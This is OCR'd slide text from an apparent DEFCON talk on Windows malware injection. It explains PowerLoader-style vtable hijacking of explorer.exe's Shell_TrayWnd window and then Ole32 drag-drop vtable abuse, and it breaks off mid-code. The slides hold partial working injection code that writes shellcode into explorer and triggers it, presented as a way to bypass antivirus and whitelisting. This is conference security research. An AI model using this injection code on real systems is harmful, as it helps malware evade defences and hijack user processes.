Playing Malware Injection with Exploit thoughts



aaaddress1@chroot.org

DEFCON

>_cat ./Bio

- Master degree at CSIE, NTUST
- **Security Researcher** - chr0.ot, TDOHacker
- **Speaker** - BlackHat Arsenal, VXCON, HITCON



>_ ls ./agenda

- Introduction
- Challenge When we meet Anti-Virus
- **Interesting Case** - PowerLoader since 2013
- **New Vulnerability** - 3 idea inspired by PowerLoader
- Summary

Quickly Review:
What's Malware Injection?

aaaddress1@chroot.org

>_man inject

(`_´)ゞ Used for bypassing whitelist checking, byassing anti-virus, privilege escalation, etc.

e.g.

- DLL Side-Loading + Digital Signature = Bypassing anti-virus
- Remote Inject + whitelisted process = Bypassing whitelist
- Inject explorer + DLL Side-Loading + Self-elevate Service
  = Bypassing Windows UAC (User Account Control) *Vista ~ Win8*

>_man inject

There're serval well-known techniques

- **Shellcode Inject or DLL Inject** - OpenProcess, VirtualAllocEx[RWX], WriteProcessMemory, CreateRemoteThread
- **Process Hollowing (aka RunPE)** - OpenProcess, CreateProcessA[Suspended], Mapping PE File[VirtualAllocEx + WriteProcessMemory], GetThreadContext, and ResumeThread to Execute exe file from memory
- **Thread Hijack or AtomBombing** - QueueUserAPC, Inline Hook, or IAT Hijack
- **Memory Exploit (PowerLoaderEX)** - SetWindowLong, SendNotifyMessage

>_man inject

(ꐦ`•ω•´)!!!
Here are the 4 primary challenges that you'll encounter during injection.

>_man inject

There are 4 primary challenges in injection:

1. What's target - choose a target to inject, and it should be meaningful. e.g. explorer, svchost

2. Where to place - find memory for us to place RWX memory or ROPChain payload. e.g. VirtualAllocEx

3. How to inject payload - any way for us to write payload into remote process memory

4. How to execute - create a new thread to execute or hijack current thread of that process?

Interesting Case:
Powerloader since 2013

aaaddress1@chroot.org

Powerloader,
aka Extra Window Vulnerability

>_Shell_TrayWnd?

```
1 int CTray::_InitTrayClass()
2 {
3   WNDCLASSW WndClass; // [sp+4h] [bp-28h]@1
4
5   memset(&WndClass.lpfnWndProc, 0, 0x24u);
6   WndClass.lpszClassName = L"Shell_TrayWnd";
7   WndClass.style = 8;
8   WndClass.lpfnWndProc = CImpWndProc::s_WndProc;
9   WndClass.hInstance = g_hinstCabinet;
10  WndClass.hCursor = LoadCursorW(0, (LPCWSTR)0x7F00);
11  WndClass.cbWndExtra = 4;
12  WndClass.hbrBackground = (HBRUSH)16;
13  return RegisterClassW(&WndClass);
14 }
```

>_Shell_TrayWnd?

```
1 int CTray::_InitTrayClass()
2 {
3   WNDCLASSW WndClass; // [sp+4h] [bp-28h]@1
4
5   memset(&WndClass.lpfnWndProc, 0, 0x24u);
6   WndClass.lpszClassName = L"Shell_TrayWnd";
7   WndClass.style = 8;
8   WndClass.lpfnWndProc = CImpWndProc::s_WndProc;
9   WndClass.hInstance = g_hinstCabinet;
10  WndClass.hCursor = LoadCursorW(0, (LPCWSTR)0x7F00);
11  WndClass.cbWndExtra = 4;
12  WndClass.hbrBackground = (HBRUSH)16;
13  return RegisterClassW(&WndClass);
14 }
```

Window event callback function

>_s_WndProc?

```
1   int WINAPI CImpWndProc::s_WndProc(HWND hWnd, DWORD msg, DWORD wParam, int32_t lParam) {
2
3       #define WM_NCCREATE  0x81
4       if ( msg == WM_NCCREATE )
5
6           if ( *lParam ) {
7
8               int32_t this = *(int32_t *)lParam;
9               int32_t vtable = *(int32_t *)(this + 0);
10
11              *(int32_t *)(this + 4) = hWnd;
12              SetWindowLongW(hWnd, 0, this);
13
14              result = (*(int32_t *) (vtable + 8)) (
15                  /* window message callback  */
16                  this, hWnd, WM_NCCREATE, wParam, lParam
17              );
18          }
19          else result = 0;
20
21      else
22          ...
```

>_s_WndProc?

```
1   int WINAPI CImpWndProc::s_WndProc(HWND hWnd, DWORD msg, DWORD wParam, int32_t lParam) {
2       if ( msg == WM_NCCREATE )
3           ...
4       else {
5
6           #define WM_NCDESTROY 0x82
7           int32_t this = GetWindowLongW(hWnd, 0);
8           int32_t vtable = *(int32_t *)(this + 0);
9
10          if ( this ) {
11              /* InterlockedIncrement (or not) */
12              (*(int32_t *) (vtable + 0)) (this);
13              /* window message callback */
14              result = (*(int32_t *) (vtable + 8)) (
15                  this, hWnd, msg, wParam, lParam
16              );
17              if ( msg == WM_NCDESTROY ) {
18                  SetWindowLongW(hWnd, 0, 0);
19                  *(this + 0) = NULL;
20              }
21              /* InterlockedDecrement (or not) */
22              (*(int32_t *) (vtable + 4)) (this);
23          }
24          else result = SHDefWindowProc(hWnd, msg, wParam, lParam);
25      }
26      return result;
27  }
```

>_how it works

Low Address →



Explorer Process Memory

Window Class Structure

Shell_TrayWnd


+0 - 0xcafe (vtable)

+4 - window hwnd

...

High Address →

>_how it works


Explorer Process Memory
Shell_TrayWnd
+0 - 0xcafe (vtable)
+4 - window hwnd
...
vtable @ 0xcafe
+0 - Interlocked (inc)
+4 - message callback
+8 - Interlocked (inc)

>_how it works



Operating System

1) Send Window Message



Explorer Process Memory

2) Send Window Message

Shell_TrayWnd

+0 - 0xcafe (vtable)

+4 - window hwnd

...

3) Invoke s_wndProc function

4) Invoke several function from vtable


vtable @ 0xcafe

+0 - Interlocked (inc)

+4 - message callback

+8 - Interlocked (inc)

>_issue?


Explorer Process Memory
GetWindowLong()
Shell_TrayWnd
+0 - 0xcafe (vtable)
+4 - window hwnd
...
vtable @ 0xcafe
+0 - Interlocked (inc)
+4 - message callback
+8 - Interlocked (inc)

>_issue?



SetWindowLong()

GetWindowLong()

Explorer Process Memory

Shell_TrayWnd

+0 - 0xbeef ~~0xcafe~~

+4 - window hwnd

...

fake vtable @ 0xbeef

+0 - shellcode addr

+4 - shellcode

...

ble @ 0xcafe

terlocked (inc)

+4 - Message callback

+8 - Interlocked (inc)

>_issue?



SetWindowLong()

GetWindowLong()

pwn!

Explorer Process Memory

malicious
Shell_TrayWnd

payload

+0 - fake vtable ($+4)

fake vtable

+4 - shellcode addr ($+8)

+8 - shellcode

>_abuse vtable

```
1   #define errExit(log) {puts(log); exit(1); }
2
3   DWORD procId;
4   HWND hwndExplor;
5   PVOID ptrExplor;
6
7   hwndExplor = FindWindowA("Shell_TrayWnd", NULL);
8   if ( !hwndExplor )
9       errExit("fail to find Shell_TrayWnd.");
10
11  GetWindowThreadProcessId(hwndExplor, &procId);
12
13  ptrExplor = OpenProcess(PROCESS_VM_OPERATION | PROCESS_VM_WRITE, false, procId);
14  if ( !ptrExplor )
15      errExit("fail to access explorer process.");
```

>_abuse vtable

```
27  /*
28   * -------  memory layout ------ *
29   | mem + 0 |  addr of (mem + 4)  | --> esi -> return value of GetWindowLong()
30   | mem + 4 |  shellcode addr     | --> eax -> mov eax, ds:[esi] --> shellcode addr
31   | mem + 8 |  shellcode          | --> start of shellcode
32   |   ...   |  shellcode          | ...
33   * ------------------------- *
34   */
35  uint32_t payloadSize = sizeof(shellcode) + sizeof(uint32_t) * 2;
36  size_t payloadRemoteAddr = (size_t)VirtualAllocEx(
37      ptrExplor, NULL, payloadSize, MEM_COMMIT, PAGE_EXECUTE_READWRITE
38  );
39
40  uint32_t *buff = new uint32_t[(payloadSize / sizeof(uint32_t)) + 1];
41  *(buff + 0) = payloadRemoteAddr + sizeof(uint32_t) * 1; // esi = vtable base
42  *(buff + 1) = payloadRemoteAddr + sizeof(uint32_t) * 2; // eax = ds:[esi] = shellcode addr
43  memcpy((buff + 2), shellcode, sizeof(shellcode));       // shellcode content
44
45  // patch fake vtable for explorer.exe
46  WriteProcessMemory(ptrExplor, (void *)payloadRemoteAddr, buff, payloadSize, 0);
47  SetWindowLongPtr(hwndExplor, 0, payloadRemoteAddr);
48
49  // trigger vtable function, invoke payload
50  SendNotifyMessage(hwndExplor, WM_ACTIVATE, 0xdeadbeef, 0xdeadbeef);
```



Demo

aaaddress1@chroot.org

3 more vulnerability:
From Exploit to Inject

aaaddress1@chroot.org

Actually,
Many old-design services in Windows
don't have vtable mitigation (° ☿ °)✧+

#1
Ole32 DropEnter Event

aaaddress1@chroot.org

>_cat ./ole32_init

```
1   HRESULT WINAPI OleInitializeEx(LPVOID pMalloc, DWORD ulFlags) {
2       HRESULT hr
3
4       if ( hr = CoInitializeEx(pMalloc, ulFlags) ) {
5           ...
6           if ( /* global variable */ !g_aDropTarget ) {
7               g_cfObjectLink = RegisterClipboardFormatW(L"ObjectLink");
8               g_cfOwnerLink = g_cfObjectLink + 1;
9               g_cfNative = g_cfObjectLink + 2;
10              ...
11              g_cfMoreOlePrivateData = g_cfObjectLink + 20;
12
13              g_aDropTarget = GlobalAddAtomW(L"OleDropTargetInterface");
```

>_cat ./reg_dropevent

```
1   HRESULT WINAPI RegisterDragDrop(HWND hwnd, LPDROPTARGET pDropTarget) {
2       HRESULT retn = 0;
3       bool setPropSucc = false;
4
5       if ( IsValidInterface(pDropTarget) && IsWindow(hwnd) ) {
6
7           if ( GetPropW(hwnd, g_aDropTarget) )
8               return 0x80040101;
9
10          setPropSucc = SetPropW(hwnd, g_aDropTarget, pDropTarget);
11
12          if ( setPropSucc ) {
13              g_aEndPointAtom = GlobalAddAtomW(L"OleEndPointID");
14              ...
```

>_man LPDROPTARGET

```
1   MIDL_INTERFACE("00000122-0000-0000-C000-000000000046")
2   IDropTarget : public IUnknown {
3   public:
4       virtual HRESULT STDMETHODCALLTYPE DragEnter(
5           /* [unique][in] */ __RPC__in_opt IDataObject *pDataObj,
6           /* [in] */ DWORD grfKeyState,
7           /* [in] */ POINTL pt,
8           /* [out][in] */ __RPC__inout DWORD *pdwEffect) = 0;
9
10      virtual HRESULT STDMETHODCALLTYPE DragOver(
11          /* [in] */ DWORD grfKeyState,
12          /* [in] */ POINTL pt,
13          /* [out][in] */ __RPC__inout DWORD *pdwEffect) = 0;
14
15      virtual HRESULT STDMETHODCALLTYPE DragLeave( void) = 0;
16
17      virtual HRESULT STDMETHODCALLTYPE Drop(
18          /* [unique][in] */ __RPC__in_opt IDataObject *pDataObj,
19          /* [in] */ DWORD grfKeyState,
20          /* [in] */ POINTL pt,
21          /* [out][in] */ __RPC__inout DWORD *pdwEffect) = 0;
22  };
```

IDropTarget actually is a virtual method table :)

>_issue?

This callback function is used to deal with dropping file to Start Button of Explorer.exe

vtable addr is determined by GetProp()

so... it's really easy for us to hijack vtable just by SetProp()

```
1   HRESULT WINAPI CPrivDragDrop::PrivDragDrop( ... ) {
2
3       HANDLE vtable; // ebx@1
4       IDataObject * pIDataObject; // [sp+Ch] [bp-8h]@7
5       HRESULT hr = 0x80004005;
6
7       vtable = GetPropW(hwnd, g_aDropTarget);
8       if ( !vtable ) return hr;
9       ...
10
11      if (!pIFDataObject) {
12          hr = CreateDragDataObject(NULL, dwSmId, & pIDataObject);
13          if ( !hr ) {
14
15              hr = ( *(int32_t *)(*vtable + 0xC) )(
16                  vtable,
